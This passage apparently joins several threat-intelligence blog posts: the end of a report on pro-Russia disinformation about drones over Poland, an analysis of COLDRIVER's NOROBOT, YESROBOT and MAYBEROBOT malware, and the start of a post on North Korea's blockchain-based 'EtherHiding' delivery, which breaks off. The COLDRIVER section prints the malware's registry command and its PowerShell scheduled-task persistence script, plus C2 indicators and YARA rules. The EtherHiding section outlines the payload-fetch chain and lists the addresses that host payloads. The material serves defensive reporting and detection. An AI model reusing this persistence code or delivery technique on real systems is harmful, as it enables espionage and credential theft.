Multiple IO actors that GTIG tracks rapidly promoted related narratives in the period immediately following the drone incursion. While this by itself is not evidence of coordination across these groups, it does highlight how influence actors throughout the pro-Russia ecosystem have honed their activity to be responsive to major geopolitical developments. This blog post contains examples that we initially observed as part of this activity.

Portal KombatΒ 

The actor publicly referred to as Portal Kombat (aka the β€œPravda Network”) has been publicly reported on since at least 2024 as operating a network of domains that act as amplifiers of content seeded within the broader pro-Russia ecosystem, primarily focused on Russia's invasion of Ukraine. These domains share near identical characteristics while each targeting different geographic regions. As has likewise been documented in public reporting, over time Portal Kombat has developed new infrastructure to expand its targeting of the West and other countries around the world via subdomains stemming from a single actor-controlled domain. Some examples of Portal Kombat’s promoted narratives related to the incursion of Russian drones into Polish airspace include the following:

  • One article, ostensibly reporting on the crash of one of the drones, called into question whether the drones could have come from Russia, noting that the type of drones purportedly involved are not capable of reaching Poland.

  • Another article claimed that officials from Poland and the Baltic States politicized the issue, intentionally reframing it as a threat to NATO as a means to derail possible Russia-U.S. negotiations regarding the conflict in Ukraine out of a fear that the U.S. would deprioritize the region to focus on China. The article further claimed that videos of the drones shown in the Polish media are fake, and that the Russian military does not have a real intention of attacking Poland.

  • A separate article promoted a purported statement made by a Ukrainian military expert, claiming that the result of the drone incursion was that Europe will focus its spending on defense at home, rather than on support for Ukraineβ€”the purported statement speculated as to whether this was the intention of the incursion itself.

English-language article published by the Portal Kombat domain network

Figure 1: Example of an English-language article published by the Portal Kombat domain network, which promoted a narrative alleging that Polish and Baltic State officials were using news of the Russian drone incursion to derail U.S.-Russia negotiations related to the war in Ukraine

Doppelganger

The "Doppelganger" pro-Russia IO actor has created a network of inauthentic custom media brands that it leverages to target Europe, the U.S., and elsewhere. These websites often have a specific topical and regional focus and publish content in the language of the target audience. GTIG identified at least two instances in which Polish-language and German-language inauthentic custom media brands that we track disseminated content that leveraged the drone incident (Figure 2).Β 

  • A Polish-language article published to the domain of the Doppelganger custom media brand β€œPolski Kompas” promoted a narrative that leveraged the drone incursions as a means to claim that the Polish people do not support the government’s Ukraine policy. The article claimed that such support not only places a burden on Poland’s budget, but also risks the security and safety of the Polish people.Β 

  • A German-language article published to the domain of the Doppelganger custom media brand β€œDeutsche Intelligenz” claimed that the European reaction to the drone incident was hyperinflated by officials as part of an effort to intimidate Europeans into entering conflict with Russia. The article claimed that Russia provided warning about the drones, underscoring that they were not threatening, and that NATO used this as pretext to increase its regional presenceβ€”steps that the article claimed pose a risk to Russia’s security and could lead to war.

Examples of articles published to the domains of two Doppelganger inauthentic media brands

Figure 2: Examples of articles published to the domains of two Doppelganger inauthentic media brands: Polski Kompas (left) and Deutsche Intelligenz (right)

NiezaleΕΌny Dziennik Polityczny (NDP)

The online publication "NiezaleΕΌny Dziennik Polityczny" is a self-proclaimed "independent political journal" focused on Polish domestic politics and foreign policy and is the primary dissemination vector leveraged by the eponymously named long-standing, pro-Russia influence campaign, which GTIG refers to as "NDP". The publication has historically leveraged a number of suspected inauthentic personas as editors or contributing authors, most of whom have previously maintained accounts across multiple Western social media platforms and Polish-language blogging sites. NDP has been characterized by multiple sources as a prolific purveyor of primarily anti-NATO disinformation and has recently been a significant amplifier within the Polish information space of pro-Russia disinformation surrounding Russia's ongoing invasion of Ukraine.

Examples of NDP promoted narratives related to the incursion of Russian drones into Polish airspace:

  • GTIG observed an article published under the name of a previously attributed NDP persona, which referenced the recent Polish response to the Russian drone incursion as a component of ongoing β€œwar hysteria” artificially constructed to distract the Polish people from domestic issues. The article further framed other NATO activity in the region as disproportionate and potentially destabilizing (Figure 3).Β 

  • Additionally, GTIG observed content promoted by NDP branded social media assets that referenced the drone incursion in the days following these events. This included posts that alleged that Poland had been pre-warned about the drones, that Polish leadership was cynically and disproportionately responding to the incident, and that a majority of Poles blame Ukraine, NATO, or the Polish Government for the incident.

Examples of narratives related to the Russian drone incursion into Polish airspace

Figure 3: Examples of narratives related to the Russian drone incursion into Polish airspace promoted by the NDP campaign’s β€œpolitical journal” (left) and branded social media asset (right)

Outlook

Covert information operations and the spread of disinformation are increasingly key components of Russian state-aligned actors' efforts to advance their interests in the context of conflict. Enabled by an established online ecosystem, these actors seek to manipulate audiences to achieve ends like the exaggeration of kinetic military action’s efficacy and the incitement of fear, uncertainty, and doubt within vulnerable populations. The use of covert influence tactics in these instances is manifold: at minimum, it undermines society’s ability to establish a fact-based understanding of potential threats in real-time by diluting the information environment with noise; in tandem, it is also used to both shape realities on the ground and project messaging strategically aligned with one’s interestsβ€”both domestically and to international audiences abroad.Β 

While the aforementioned observations highlight tactics leveraged by specifically Russia-aligned threat actors within the context of recent Russian drone incursions into Polish airspace, these observations are largely consistent with historical expectations of various ideologically-aligned threat actors tracked by GTIG and their respective efforts to saturate target information environments during wartime. Understanding both how and why malicious threat actors exploit high-profile, and often emerging, geopolitical stressors to further their political objectives is critical in identifying both how the threats themselves manifest and how to mitigate their potential impact. Separately, we note that the recent mobilization of covert assets within Russia’s propaganda and disinformation ecosystem in response to Russia’s drone incursion into Polish airspace is yet another data point suggesting Polandβ€”and NATO allied countries, more broadlyβ€”will remain a high priority target of Russia-aligned influence activities.

To Be (A Robot) or Not to Be: New Malware Attributed to Russia State-Sponsored COLDRIVER

20 October 2025 at 16:00

Written by: Wesley Shields


IntroductionΒ 

COLDRIVER, a Russian state-sponsored threat group known for targeting high profile individuals in NGOs, policy advisors and dissidents, swiftly shifted operations after the May 2025 public disclosure of its LOSTKEYS malware, operationalizing new malware families five days later. It is unclear how long COLDRIVER had this malware in development, but GTIG has not observed a single instance of LOSTKEYS since publication. Instead, GTIG has seen new malware used more aggressively than any other previous malware campaigns we have attributed to COLDRIVER (also known as UNC4057, Star Blizzard, and Callisto).

The new malware, which GTIG attributes directly to COLDRIVER, has undergone multiple iterations since discovery, indicating a rapidly increased development and operations tempo from COLDRIVER. It is a collection of related malware families connected via a delivery chain. GTIG seeks to build on details on a part of this infection chain released in a recent Zscaler blog postΒ by sharing wider details on the infection chain and related malware.

Malware Development OverviewΒ 

This re-tooling began with a new malicious DLL called NOROBOT delivered via an updated COLDCOPY β€œClickFix” lure that pretends to be a custom CAPTCHA. This is similar to previous LOSTKEYS deployment by COLDRIVER, but updates the infection by leveraging the user to execute the malicious DLL via rundll32, instead of the older multi-stage PowerShell method.

malware development overview

Figure 1: Malware development overview

While the earliest version of NOROBOT led to the deployment of a cumbersome Python backdoor tracked as YESROBOT, COLDRIVER quickly abandoned YESROBOT for a more flexible and extensible Powershell backdoor we track as MAYBEROBOT.

NOROBOT and its preceding infection chain have been subject to constant evolutionβ€”initially simplified to increase chances of successful deployment, before re-introducing complexity by splitting cryptography keys. The shift back to more complex delivery chains increases the difficulty of tracking their campaigns. This constant development highlights the group's efforts to evade detection systems for their delivery mechanism for continued intelligence collection against high-value targets.

Delivery via β€œClickFix” and Rundll32

This new malware infection chain contains three distinct components which are delivered via a new variant of the COLDCOPY β€œClickFix” lure (c4d0fba5aaafa40aef6836ed1414ae3eadc390e1969fdcb3b73c60fe7fb37897) previously seen delivering LOSTKEYS. The new variant of COLDCOPY tries to get the user to download and execute a DLL using rundll32, while trying to disguise itself as a captcha by including text to verify that the user is not a robot. The DLL first observed was named β€œiamnotarobot.dll” and the export was named β€œhumanCheck” - both of which play into the CAPTCHA theme of the page and partially inspired the ROBOT-themed naming convention for the malware that follows.

COLDCOPY attempting to lure the user to execute NOROBOT

Figure 2: COLDCOPY attempting to lure the user to execute NOROBOT

NOROBOT

NOROBOT, also disclosed as BAITSWITCH by Zscaler, is a DLL that has been observed undergoing regular development from May through September 2025. In all of the versions observed the main purpose of NOROBOT has been to retrieve the next stage from a hardcoded command and control (C2) address and prepare the system for the final payload. The earliest version of NOROBOT (2e74f6bd9bf73131d3213399ed2f669ec5f75392de69edf8ce8196cd70eb6aee) made use of cryptography in which the key was split across multiple components and needed to be recombined in a specific way in order to successfully decrypt the final payload. This was likely done to make it more difficult to reconstruct the infection chain because if one of the downloaded components was missing the final payload would not decrypt properly. Despite this attempt to hinder analysis, the earliest version of NOROBOT included fetching and extracting a full Python 3.8 installation, which is a noisy artifact that is likely to raise suspicions.

Details of the files retrieved by this version of NOROBOT are:

  • SFX RAR containing a Python 3.8 installation for Windows

  • Command to store part of a crypto key in the registry

  • Persistence via scheduled task

  • Command to run bitsadmin to retrieve a file named libsystemhealthcheck.py

  • Command to run bitsadmin to retrieve a file named libcryptopydatasize.py

Both files retrieved using bitsadmin are from inspectguarantee[.]org:

d7520e4f1c55ed1dcbdeba5c6e681e1d269d9b5a690636bf18bcdc5b294f3f8a

libsystemhealthcheck.py

52eb2b3df1e5e2a07ba4562b79eeb67679ac6f7f90190e72d3e6adcf5186401d

libcryptopydatasize.py

The registry key command is:

reg add "HKEY_CURRENT_USER\SOFTWARE\Classes\.pietas" /v "ratio" /t REG_BINARY /d "f5e210ec114e1992b81ff89be58cfb2778005f734972239b9655b23fcee5593f19554d0a74dad52c67956781367b06e6" /f

Persistence is done via a scheduled task:

powershell -c "
$s = New-Object -ComObject Schedule.Service;
$s.Connect();
$t = $s.NewTask(0);
$p = $t.principal;
$p.logontype = 3;
$p.RunLevel = 0;
$a = $t.Actions.Create(0);
$a.Path = \"$env:APPDATA\Python38-64\pythonw.exe\";
$a.Arguments = \"$env:APPDATA\Python38-64\Lib\libsystemhealthcheck.py\";
$a.WorkingDirectory = \"$env:APPDATA\Python38-64\";
$tr = $t.Triggers.Create(9);
$tr.userID = \"$env:computername\"+\"\\\"+\"$env:username\";
$tr.enabled = $true;
$s.GetFolder(\"\").RegisterTaskDefinition(\"System health check\", $t, 6, $null, $null, 0) | Out-Null;
"

libsystemhealthcheck.py contains part of an AES key that is combined with the key stored in the registry and decrypts libcryptopydatasize.py, which we have named YESROBOT.

YESROBOT

The decrypted version of YESROBOT is a Python backdoor which uses HTTPS to retrieve commands from a hardcoded C2. The commands are AES encrypted with a hardcoded key. System information and username are encoded in the User-Agent header of the request. YESROBOT is a minimal backdoor that requires all commands to be valid Python, which makes typical functionality, such as downloading and executing files or retrieving documents, more cumbersome to implement. A typical approach would include the retrieval and execution logic in the backdoor and only require the operator to send the URL. This makes YESROBOT difficult to extend and operate, and hints that the deployment of YESROBOT was a hastily made choice. GTIG observed only two instances of YESROBOT deployment over a two week period in late May before it was abandoned in favor of a different backdoor, MAYBEROBOT. It is for these reasons that GTIG assesses that YESROBOT was hastily deployed as a stopgap mechanism after our publication on LOSTKEYS.

Main loop of YESROBOT

Figure 3: Main loop of YESROBOT, limited to Python command execution only

MAYBEROBOT

Β In early June 2025, GTIG observed a variant of NOROBOT (3b49904b68aedb6031318438ad2ff7be4bf9fd865339330495b177d5c4be69d1) which was drastically simplified from earlier versions. This version fetches a single file, which we observed to be a single command that sets up a logon script for persistence. The logon script was a Powershell command which downloaded and executed the next stage, which we call MAYBEROBOT, also known as SIMPLEFIX by Zscaler.

The file fetched by the logon script was a heavily obfuscated Powershell script (b60100729de2f468caf686638ad513fe28ce61590d2b0d8db85af9edc5da98f9) that uses a hardcoded C2 and a custom protocol that supports 3 commands:

  1. Download and execute from a specified URL

  2. Execute the specified command using cmd.exe

  3. Execute the specified powershell block

In all cases an acknowledgement is sent to the C2 at a different path, while in the case of command 2 and 3, output is sent to a third path.

GTIG assesses that MAYBEROBOT was developed to replace YESROBOT because it does not need a Python installation to execute, and because the protocol is extensible and allows attackers more flexibility when achieving objectives on target systems. While increased flexibility was certainly achieved, it is worth noting that MAYBEROBOT still has minimal built-in functionality and relies upon the operator to provide more complex commands like YESROBOT before it.

The ROBOTs Continue to Evolve

As GTIG continued to monitor and respond to COLDRIVER attempts to deliver NOROBOT to targets of interest from June through September 2025, we observed changes to both NOROBOT and the malware execution chain that indicate COLDRIVER was increasing their development tempo. GTIG has observed multiple versions of NOROBOT over time with varying degrees of simplicity. The specific changes made between NOROBOT variants highlight the group's persistent effort to evade detection systems while ensuring continued intelligence collection against high-value targets. However, by simplifying the NOROBOT downloader, COLDRIVER inadvertently made it easier for GTIG to track their activity.Β 

GTIG’s insight into the NOROBOT malware’s evolution aligned with our observation of their movement away from the older YESROBOT backdoor in favor of the newer MAYBEROBOT backdoor. GTIG assesses that COLDRIVER may have made changes to the final backdoor for several reasons: YESROBOT requiring a full Python interpreter to function is likely to increase detection in comparison to MAYBEROBOT, and YESROBOT backdoor was not easily extensible.Β 

As MAYBEROBOT became the more commonly observed final backdoor in these operations, the NOROBOT infection chain to get there continued evolving. Over the course of this period of time, COLDRIVER simplified their malware infection chain and implemented basic evasion techniques, such as rotating infrastructure and file naming conventions, paths where files were retrieved from, how those paths were constructed, changing the export name and changing the DLL name. Along with making these minor changes, COLDRIVER re-introduced the need to collect crypto keys and intermediate downloader stages to be able to properly reconstruct the full infection chain. Adding complexity back in may increase operational security for the operation as it makes reconstructing their activity more difficult. Network defenders need to collect multiple files and crypto keys to reconstruct the full attack chain; whereas in the simplified NOROBOT chain they only need the URL from the logon script to retrieve the final payload.

GTIG has observed multiple versions of NOROBOT indicating consistent development efforts, but the final backdoor of MAYBEROBOT has not changed. This indicates that COLDRIVER is interested in evading detection of their delivery mechanism while having high confidence that MAYBEROBOT is less likely to be detected.

Phishing or Malware?

It is currently not known why COLDRIVER chooses to deploy malware over the more traditional phishing they are known for, but it is clear that they have spent significant development effort to re-tool and deploy their malware to specific targets. One hypothesis is that COLDRIVER attempts to deploy NOROBOT and MAYBEROBOT on significant targets which they may have previously compromised via phishing and already stolen emails and contacts from, and are now looking to acquire additional intelligence value from information on their devices directly.

As COLDRIVER continues to develop and deploy this chain we believe that they will continue their aggressive deployment against high-value targets to achieve their intelligence collection requirements.

Protecting the Community

As part of our efforts to combat threat actors, we use the results of our research to improve the safety and security of Google’s products. Upon discovery, all identified malicious websites, domains and files are added to Safe Browsing to protect users from further exploitation. We also send targeted Gmail and Workspace users government-backed attacker alerts notifying them of the activity and encouraging potential targets to enable Enhanced Safe Browsing for Chrome and ensure that all devices are updated.

We are committed to sharing our findings with the security community to raise awareness and with companies and individuals that might have been targeted by these activities. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Indicators of compromise (IOCs) and YARA rules are included in this post, and are also available as a GTI collection and rule pack.

Indicators of Compromise (IOCs)

The following indicators of compromise are available inΒ aΒ Google Threat Intelligence (GTI) collectionΒ for registered users.

IOC

Description

viewerdoconline[.]com

COLDCOPY domain

documentsec[.]com

COLDCOPY domain

documentsec[.]online

COLDCOPY domain

onstorageline[.]com

COLDCOPY domain

applicationformsubmit[.]me

COLDCOPY domain

oxwoocat[.]org

COLDCOPY domain

ned-granting-opportunities[.]com

COLDCOPY domain

blintepeeste[.]org

COLDCOPY domain

preentootmist[.]org

COLDCOPY domain

c4d0fba5aaafa40aef6836ed1414ae3eadc390e1969fdcb3b73c60fe7fb37897

COLDCOPY β€œClickFix” lure

inspectguarantee[.]org

NOROBOT delivery domain

captchanom[.]top

NOROBOT delivery domain

bce2a7165ceead4e3601e311c72743e0059ec2cd734ce7acf5cc9f7d8795ba0f

YESROBOT

system-healthadv[.]com

YESROBOT C2

85.239.52[.]32

YESROBOT C2

2e74f6bd9bf73131d3213399ed2f669ec5f75392de69edf8ce8196cd70eb6aee

NOROBOT - iamnotarobot.dll - May 2025

3b49904b68aedb6031318438ad2ff7be4bf9fd865339330495b177d5c4be69d1

NOROBOT - checkme.dll - June 2025

e9c8f6a7dba6e84a7226af89e988ae5e4364e2ff2973c72e14277c0f1462109b

NOROBOT - checkme.dll - June 2025

b60100729de2f468caf686638ad513fe28ce61590d2b0d8db85af9edc5da98f9

Obfuscated MAYBEROBOT

southprovesolutions[.]com

MAYBEROBOT C2

f2da013157c09aec9ceba1d4ac1472ed049833bc878a23bc82fe7eacbad399f4

NOROBOT - machinerie.dll - Re-introducing crypto and downloaders

87138f63974a8ccbbf5840c31165f1a4bf92a954bacccfbf1e7e5525d750aa48

NOROBOT - machinerie.dll - Latest sample from late August 2025

YARA Rules

rule G_APT_Downloader_NOROBOT_2 {
  meta:
    author = "Google Threat Intelligence"
    description = "DLL which pulls down and executes next stages"
  strings:
    $path = "/konfiguration12/" wide
    $file0 = "arbeiter" wide
    $file1 = "schlange" wide
    $file2 = "gesundheitA" wide
    $file3 = "gesundheitB" wide

    $new_file0 = "/reglage/avec" wide
    $new_file1 = "/erreur" wide
  condition:
    filesize <= 1MB and
    (
      $path or
      all of ($file*) or
      all of ($new_file*) or
      (
        for any s in ("checkme.dll", "iamnotarobot.dll", "machinerie.dll"): (pe.dll_name == s) and
        for any s in ("humanCheck", "verifyme"): (pe.exports(s))
      )
    )
}
rule G_APT_BACKDOOR_YESROBOT_1 {
  meta:
    author = "Google Threat Intelligence Group (GTIG)"
  strings:
    $s0 = "return f'Mozilla/5.0 {base64.b64encode(str(get_machine_name()).encode()).decode()} {base64.b64encode(str(get_username()).encode()).decode()} {uuid} {get_windows_version()} {get_machine_locale()}'"
    $s1 = "'User-Agent': obtainUA(),"
    $s2 = "url = f\"https://{target}/connect\""
    $s3 = "print(f'{target} is not availible')"
    $s4 = "tgtIp = check_targets(tgtList)"
    $s5 = "cmd_url = f'https://{tgtIp}/command'"
    $s6 = "print('There is no availible servers...')"
  condition:
    4 of them
}
rule G_APT_BACKDOOR_MAYBEROBOT_1 {
  meta:
    author = "Google Threat Intelligence Group (GTIG)"
  strings:
    $replace = "-replace '\\n', ';' -replace '[^\\x20-\\x7E]', '' -replace '(?i)x[0-9A-Fa-f]{4}', '' -split \"\\n\""
  condition:
    all of them
}

DPRK Adopts EtherHiding: Nation-State Malware Hiding on Blockchains

16 October 2025 at 16:00

Written by: Blas Kojusner, Robert Wallace, Joseph Dobson


Google Threat Intelligence Group (GTIG) has observed the North Korea (DPRK) threat actor UNC5342 using β€˜EtherHiding’ to deliver malware and facilitate cryptocurrency theft, the first time GTIG has observed a nation-state actor adopting this method. This post is part of a two-part blog seriesΒ on adversaries using EtherHiding, a technique that leverages transactions on public blockchains to store and retrieve malicious payloadsβ€”notable for its resilience against conventional takedown and blocklisting efforts. Read about UNC5142 campaign leveraging EtherHiding to distribute malware.

Since February 2025, GTIG has tracked UNC5342 incorporating EtherHiding into an ongoing social engineering campaign, dubbed Contagious Interview by Palo Alto Networks. In this campaign, the actor uses JADESNOW malware to deploy a JavaScript variant of INVISIBLEFERRET, which has led to numerous cryptocurrency heists.

How EtherHiding Works

EtherHiding emerged in September 2023 as a key component in the financially motivated CLEARFAKE campaign (UNC5142), which uses deceptive overlays, like fake browser update prompts, to manipulate users into executing malicious code.

EtherHiding involves embedding malicious code, often in the form of JavaScript payloads, within a smart contract on a public blockchain like BNB Smart Chain or Ethereum. This approach essentially turns the blockchain into a decentralized and highly resilient command-and-control (C2) server.

The typical attack chain unfolds as follows:

  1. Initial Compromise: DPRK threat actors typically utilize social engineering for their initial compromise (e.g., fake job interviews, crypto games, etc.). Additionally, in the CLEARFAKE campaign, the attacker first gains access to a legitimate website, commonly a WordPress site, through vulnerabilities or stolen credentials.

  2. Injection of a Loader Script: The attacker injects a small piece of JavaScript code, often referred to as a "loader," into the compromised website.

  3. Fetching the Malicious Payload: When a user visits the compromised website, the loader script executes in their browser. This script then communicates with the blockchain to retrieve the main malicious payload stored in a remote server. A key aspect of this step is the use of a read-only function call (such as eth_call), which does not create a transaction on the blockchain. This ensures the retrieval of the malware is stealthy and avoids transaction fees (i.e. gas fees).

  4. Payload Execution: Once fetched, the malicious payload is executed on the victim's computer. This can lead to various malicious activities, such as displaying fake login pages, installing information-stealing malware, or deploying ransomware.

Advantages for Attackers

EtherHiding offers several significant advantages to attackers, positioning it as a particularly challenging threat to mitigate:

  • Decentralization and Resilience: Because malicious code is stored on a decentralized and permissionless blockchain, there is no central server that law enforcement or cybersecurity firms can take down. The malicious code remains accessible as long as the blockchain itself is operational.

  • Anonymity: The pseudonymous nature of blockchain transactions makes it difficult to trace the identity of the attackers who deployed the smart contract.

  • Immutability: Once a smart contract is deployed, the malicious code within it typically cannot be easily removed or altered by anyone other than the contract owner.Β 

  • Stealth: Attackers can retrieve the malicious payload using read-only calls that do not leave a visible transaction history on the blockchain, making their activities harder to track.

  • Flexibility: The attacker who controls the smart contract can update the malicious payload at any time. This allows them to change their attack methods, update domains, or deploy different types of malware to compromised websites simultaneously by simply updating the smart contract.

In essence, EtherHiding represents a shift toward next-generation bulletproof hosting, where the inherent features of blockchain technology are repurposed for malicious ends. This technique underscores the continuous evolution of cyber threats as attackers adapt and leverage new technologies to their advantage.

DPRK Social Engineering Campaign

North Korea's social engineering campaign is a sophisticated and ongoing cyber espionage and financially motivated operation that cleverly exploits the job application and interview process. This campaign targets developers, particularly in the cryptocurrency and technology sectors, to steal sensitive data, cryptocurrency, and gain persistent access to corporate networks.

The campaign has a dual purpose that aligns with North Korea's strategic goals:

  • Financial Gain: A primary objective is the theft of cryptocurrency and other financial assets to generate revenue for the regime, helping it bypass international sanctions.

  • Espionage: By compromising developers, the campaign aims to gather valuable intelligence and potentially gain a foothold in technology companies for future operations.

The campaign is characterized by its elaborate social engineering tactics that mimic legitimate recruitment processes.

1. The Phishing Lure:

  • Fake Recruiters and Companies: The threat actors create convincing but fraudulent profiles on professional networking sites like LinkedIn and job boards. They often impersonate recruiters from well-known tech or cryptocurrency firms.

  • Fabricated Companies: In some instances, they have gone as far as setting up fake company websites and social media presences for entities like "BlockNovas LLC," "Angeloper Agency," and "SoftGlideLLC" to appear legitimate.

  • Targeted Outreach: They aggressively contact potential victims, such as software and web developers, with attractive job offers.

2. The Interview Process:

  • Initial Engagement: The fake recruiters engage with candidates, often moving the conversation to platforms like Telegram or Discord.

  • The Malicious Task: The core of the attack occurs during a technical assessment phase. Candidates are asked to perform a coding test or review a project, which requires them to download files from repositories like GitHub. These files contain malicious code.

  • Deceptive Tools: In other variations, candidates are invited to a video interview and are prompted with a fake error message (a technique called ClickFix) that requires them to download a supposed "fix" or a specific software to proceed, which is actually the malware.

3. The Infection Chain:

The campaign employs a multi-stage malware infection process to compromise the victim's system, often affecting Windows, macOS, and Linux systems.

  • Initial Downloader (e.g., JADESNOW): The malicious packages downloaded by the victim are often hosted on the npm (Node Package Manager) registry. These loaders may collect initial system information and download the next stage of malware.

  • Second-Stage Malware (e.g., BEAVERTAIL, JADESNOW): The JavaScript-based malware is designed to scan for and exfiltrate sensitive data, with a particular focus on cryptocurrency wallets, browser extension data, and credentials. The addition of JADESNOW to the attack chain marks UNC5342’s shift towards EtherHiding to serve up the third-stage backdoor INVISIBLEFERRET.

  • Third-Stage Backdoor (e.g., INVISIBLEFERRET): For high-value targets, a more persistent backdoor is deployed. INVISIBLEFERRET, a Python-based backdoor, provides the attackers remote control over the compromised system, allowing for long-term espionage, data theft, and lateral movement within a network.Β 

JADESNOW

JADESNOW is a JavaScript-based downloader malware family associated with the threat cluster UNC5342. JADESNOW utilizes EtherHiding to fetch, decrypt, and execute malicious payloads from smart contracts on the BNB Smart Chain and Ethereum. The input data stored in the smart contract may be Base64-encoded and XOR-encrypted. The final payload in the JADESNOW infection chain is usually a more persistent backdoor like INVISIBLEFERRET.JAVASCRIPT.

The deployment and management of JADESNOW differs from that of similar campaigns that implement EtherHiding, such as CLEARFAKE. The CLEARFAKE campaign, associated with the threat cluster UNC5142, functions as a malicious JavaScript framework and often masquerades as a Google Chrome browser update pop-up on compromised websites. The primary function of the embedded JavaScript is to download a payload after a user clicks the "Update Chrome" button. The second-stage payload is another Base64-encoded JavaScript stored on the BNB Smart Chain. The final payload may be bundled with other files that form part of a legitimate update, like images or configuration files, but the malware itself is usually an infostealer like LUMASTEALER.

Figure 1 presents a general overview of the social engineering attack chain. The victim receives a malicious interview question, deceiving the victim into running code that executes the initial JavaScript downloader that interacts with a malicious smart contract and downloads the second-stage payload. The smart contract hosts the JADESNOW downloader that interacts with Ethereum to fetch the third-stage payload, in this case INVISIBLEFERRET.JAVASCRIPT. The payload is run in memory and may query Ethereum for an additional credential stealer component. It is unusual to see a threat actor make use of multiple blockchains for EtherHiding activity; this may indicate operational compartmentalization between teams of North Korean cyber operators. Lastly, campaigns frequently leverage EtherHiding's flexible nature to update the infection chain and shift payload delivery locations. In one transaction, the JADESNOW downloader can switch from fetching a payload on Ethereum to fetching it on the BNB Smart Chain. This switch not only complicates analysis but also leverages lower transaction fees offered by alternate networks.

UNC5342 EtherHiding on BNB Smart Chain and Ethereum

Figure 1: UNC5342 EtherHiding on BNB Smart Chain and Ethereum

Malicious Smart Contracts

BNB Smart Chain and Ethereum are both designed to run decentralized applications (dApps) and smart contracts. A smart contract is code on a blockchain that automatically executes actions when certain conditions or agreements are met, enabling secure, transparent, and automated agreements without intermediaries. Smart contracts are compiled into bytecode and uploaded to the blockchain, making them publicly available to be disassembled for analysis.

BNB Smart Chain, like Ethereum, is a decentralized and permissionless blockchain network that supports smart contracts programmed for the Ethereum Virtual Machine (EVM). Although smart contracts offer innovative ways to build decentralized applications, their unchangeable nature is leveraged in EtherHiding to host and serve malicious code in a manner that cannot be easily blocked.

Making use of Ethereum and BNB Smart Chain for the purpose of EtherHiding is straightforward since it simply involves calling a custom smart contract on the blockchain. UNC5342’s interactions with the blockchain networks are done through centralized API service providers rather than Remote Procedure Call (RPC) endpoints, as seen with CLEARFAKE. When contacted by GTIG, responsible API service providers were quick to take action against this malicious activity; however, several other platforms have remained unresponsive. This indifference and lack of collaboration is a significant concern, as it increases the risk of this technique proliferating among threat actors.

JADESNOW On-Chain Analysis

The initial downloader queries the BNB Smart Chain through a variety of API providers, including Binplorer, to read the JADESNOW payload stored at the smart contract at address 0x8eac3198dd72f3e07108c4c7cff43108ad48a71c.

Figure 2 is an example of an API call to read data stored in the smart contract from the transaction history. The transaction details show that the contract has been updated over 20 times within the first four months, with each update costing an average of $1.37 USD in gas fees. The low cost and frequency of these updates illustrate the attacker’s ability to easily change the campaign’s configuration. This smart contract has also been linked to a software supply chain attack that impacted React Native Aria and GlueStack via compromised npm packages in June 2025

{
    timestamp: 1738949853,
    transactionHash: "0x5c77567fcf00c317b8156df8e00838105f16fdd4fbbc6cd83d624225397d8856",
    tokenInfo: {
        address: "0x8eac3198dd72f3e07108c4c7cff43108ad48a71c",
        (...)
        owner: "0x9bc1355344b54dedf3e44296916ed15653844509",
        (...)
        txsCount: 22,
        (...)
    },
    type: "issuance",
    value: "1",
    priority: 127,
    address: "0x9bc1355344b54dedf3e44296916ed15653844509"
}

Figure 2: ABI call for transaction history

Blockchain explorers like BscScan (for BNB Smart Chain) and Etherscan (for Ethereum) are essential tools for reviewing on-chain information like smart contract code and historic transactions to and from the contract. These transactions may include input data such as a variable Name, its Type, and the Data stored in that variable. Figure 3 shows on-chain activity at the transaction address 0x5c77567fcf00c317b8156df8e00838105f16fdd4fbbc6cd83d624225397d8856, where the Data field contains a Base64-encoded and XOR-encrypted message. This message decrypts to a heavily obfuscated JavaScript payload that GTIG assesses as the second-stage downloader, JADESNOW.

UNC5342 on-chain activity

Figure 3: UNC5342 on-chain activity

When comparing transactions, the launcher-related code remains intact, but the next stage payload is frequently updated with a new obfuscated payload. In this case, the obfuscated payload is run in memory and decrypts an array of strings that combine to form API calls to different transaction hashes on Ethereum. This pivot to a different network is notable. The attackers are not using an Ethereum smart contract to store the payload; instead, they perform a GET request to query the transaction history of their attacker-controlled address and read the calldata stored from transactions made to the well-known β€œburn” address 0x00…dEaD.

On-chain transactions

Figure 4: On-chain transactions

The final address of these transactions is inconsequential since the malware only reads the data stored in the details of a transaction, effectively using the blockchain transaction as a Dead Drop Resolver. These transactions are generated frequently, showing how easily the campaign can be updated with a simple blockchain transaction, including changing the C2 server.

The in-memory payload fetches and evaluates the information stored on-chain by querying Ethereum via different blockchain explorer APIs. Multiple explorers are queried simultaneously (including Blockchair, Blockcypher, and Ethplorer), likely as a fail-safe way to ensure payload retrieval. The use of a free API key, such as apiKey=freekey offered by Ethplorer for development, is sufficient for the JADESNOW operation despite strict usage limits.

Payload Analysis

The third stage is the INVISIBLEFERRET.JAVASCRIPT payload stored at the Ethereum transaction address 0x86d1a21fd151e344ccc0778fd018c281db9d40b6ccd4bdd3588cb40fade1a33a. This payload connects to the C2 server via port 3306, the default port for MySQL. It sends an initial beacon with the victim's hostname, username, operating system, and the directory the backdoor is currently running under. The backdoor proceeds to run in the background, listening for incoming commands to the C2. The command handler is capable of processing arbitrary command execution, executing built-in commands to change the directory, and exfiltrating files, directories, and subdirectories from the victim’s system.

The INVISIBLEFERRET.JAVASCRIPT payload may also be split into different components like is done at the transaction address 0xc2da361c40279a4f2f84448791377652f2bf41f06d18f19941a96c720228cd0f. The split up JavaScript payload executes the INVISIBLEFERRET.JAVASCRIPT backdoor and attempts to install a portable Python interpreter to execute an additional credential stealer component stored at the transaction address 0xf9d432745ea15dbc00ff319417af3763f72fcf8a4debedbfceeef4246847ce41. This additional credential stealer component targets web browsers like Google Chrome and Microsoft Edge to exfiltrate stored passwords, session cookies, and credit cards. The INVISIBLEFERRET.JAVASCRIPT credential stealer component also targets cryptocurrency wallets like MetaMask and Phantom, as well as credentials from other sensitive applications like password managers (e.g., 1Password). The data is compressed into a ZIP archive and uploaded to an attacker-controlled remote server and a private Telegram chat.

The Centralized Dependencies in EtherHiding

Decentralization is a core tenet of blockchain networks and other Web3 technologies. In practice, however, centralized services are often used, which introduces both opportunities and risks. Though blockchains like BNB Smart Chain are immutable and permissionless and the smart contracts deployed onto such blockchains cannot be removed, operations by threat actors using these blockchains are not unstoppable.

